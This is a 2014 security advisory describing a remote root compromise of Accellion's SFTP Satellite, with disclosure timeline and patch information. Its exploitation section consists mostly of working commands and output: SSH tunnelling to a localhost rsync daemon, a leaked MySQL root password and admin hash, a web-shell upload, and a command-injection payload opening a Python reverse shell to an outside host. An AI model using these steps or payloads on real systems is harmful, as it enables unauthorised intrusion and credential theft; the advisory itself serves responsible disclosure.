security-assessment.com

Vulnerability Advisory

Name	Accellion Secure File Transfer SFTP Satellite Remote Root Code Execution
Vendor Website	www.accellion.com
Date Released	26/05/2014
Affected Software	<= FTA_9_8_30
Researchers	Thomas Hibbert

Description

The Accellion Secure File Transfer SFTP Satellite ships with SSH tunneling enabled. An authorized SFTP user can connect to the SFTP satellite and leverage the SSH tunneling functionality to attack localhost bound ports that are not intended to be exposed externally. By leveraging trust assumptions in the running Rsync daemon, sensitive files including the MySQL root password are retrievable. This password can be used when connecting to the MySQL database, also running on localhost, and the password hashes of all users configured on the server can be retrieved.

The Rsync daemon can also be used to upload files to the Accellion server's web root, leading to arbitrary code execution. Due to a number of serious misconfigurations on the server, it is easy to escalate privilege to root once this has been achieved.

Exploitation

First stage exploitation is achieved by using ssh with the –N option (no shell or command executed) and –D (dynamic port forward).

```
root@kali:~# ssh test2@192.168.1.112 -N -D 8888
test2@192.168.1.112's password:
Permission denied, please try again.
test2@192.168.1.112's password:
^Z
[2]+  Stopped                 ssh test2@192.168.1.112 -N -D 8888
root@kali:~# bg
[2]+ ssh test2@192.168.1.112 -N -D 8888 &
```

At this point it is possible to retrieve files from the Accellion system using the "kennel" Rsync module. As the connection is coming from the localhost address, it is trusted.

```
root@kali:~/accellion# proxychains rsync --list-only -var 127.0.0.1::kennel 2>&1 | head -10
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8888-<><>-127.0.0.1:873-<><>-OK
receiving incremental file list
drwxrwxrwx        4096 2013/05/08 00:17:17 .
rsync: opendir "/admin" (in kennel) failed: Permission denied (13)
drwx------        4096 2013/07/23 03:26:43 admin
drwxrwxr-x        4096 2013/12/01 23:08:59 filex1
-rw-r--r--          10 2013/12/01 22:32:25 filex1/db
-rw-r--r--        4110 2013/05/08 02:04:58 filex1/mbox1_1000.sql.gz
-rw-r--r--        1331 2013/12/01 23:11:44 filex1/sftpusers.tar
```

The file "filex1/db" contains the MySQL password for the root user in clear text.

```
root@kali:~/accellion# proxychains rsync -var 127.0.0.1::kennel/filex1/db .
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8888-<><>-127.0.0.1:873-<><>-OK
receiving incremental file list

sent 28 bytes  received 54 bytes  164.00 bytes/sec
total size is 10  speedup is 0.12
root@kali:~/accellion# cat db; echo
GwmkL4Neee
```

```
root@kali:~/accellion# proxychains mysql -u root -p --protocol=tcp
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password:
|S-chain|-<>-127.0.0.1:8888-<><>-127.0.0.1:3306-<><>-OK
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 320
Server version: 4.0.15-standard

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
```


```
mysql> select c_username, c_password from t_admin;
+------------+------------------------------------------+
| c_username | c_password                               |
+------------+------------------------------------------+
| superuser  | 382365d5464811e9cdeea16c627e42866aa8fe27 |
+------------+------------------------------------------+
1 row in set (0.00 sec)
```

Using the Rsync daemon, upload a web shell:

```
root@kali:~/accellion# proxychains rsync -avr ../brick.php 127.0.0.1::kennel/seos/courier/
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8888-<><>-127.0.0.1:873-<><>-OK
sending incremental file list

sent 30 bytes  received 8 bytes  76.00 bytes/sec
total size is 355  speedup is 9.34
```

This can now be used to execute arbitrary code on the server:



The "nobody" account is present in the /etc/sudoers file with the NOPASSWD directive. This is extremely poor security practice and demonstrates a fundamental lack of understanding of UNIX security principles.

The "nobody" user is permitted to execute the /usr/local/bin/ssl.pl script as root without a password. This script was found to be vulnerable to command injection as follows:

```
        elsif ($opt_u) {
                `cp $FILE $FILE.$bkup_date`;
                `mv $opt_u $FILE`;
                `chmod 400 $FILE`;
        }
```

The $opt_u variable is controllable by user input and is not validated. Executing the following command with an uploaded web shell will cause a reverse TCP shell to be sent to 192.168.1.1 running as root:

```
sudo /usr/local/bin/ssl.pl -c -u '/tmp/bla /tmp/bla ;python -c "import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.1.
1\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"])"; echo'
```

```
root@kali:~# nc -l -v -p 4444
listening on [any] 4444 ...
192.168.1.112: inverse host lookup failed: Unknown server error : Connection tim
ed out
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.112] 51663
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
```

Disclosure Timeline

29-11-2013 - Vulnerability discovered and reported to vendor through customer channel. Email to security@accellion.com bounces.
03-12-2013 - Vulnerability disclosed to vendor via security@accellion.com.
04-12-2013 - Vendor issues patch version 9_8_70 resolving the issue.
26-05-2014 - Public release of advisory.

Solution

Accellion released a software update to version FTA_9_8_70 on the 4th of December which disables SSH tunneling and prevents this issue being exploited. All Accellion customers should ensure this update has been applied.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 460 2596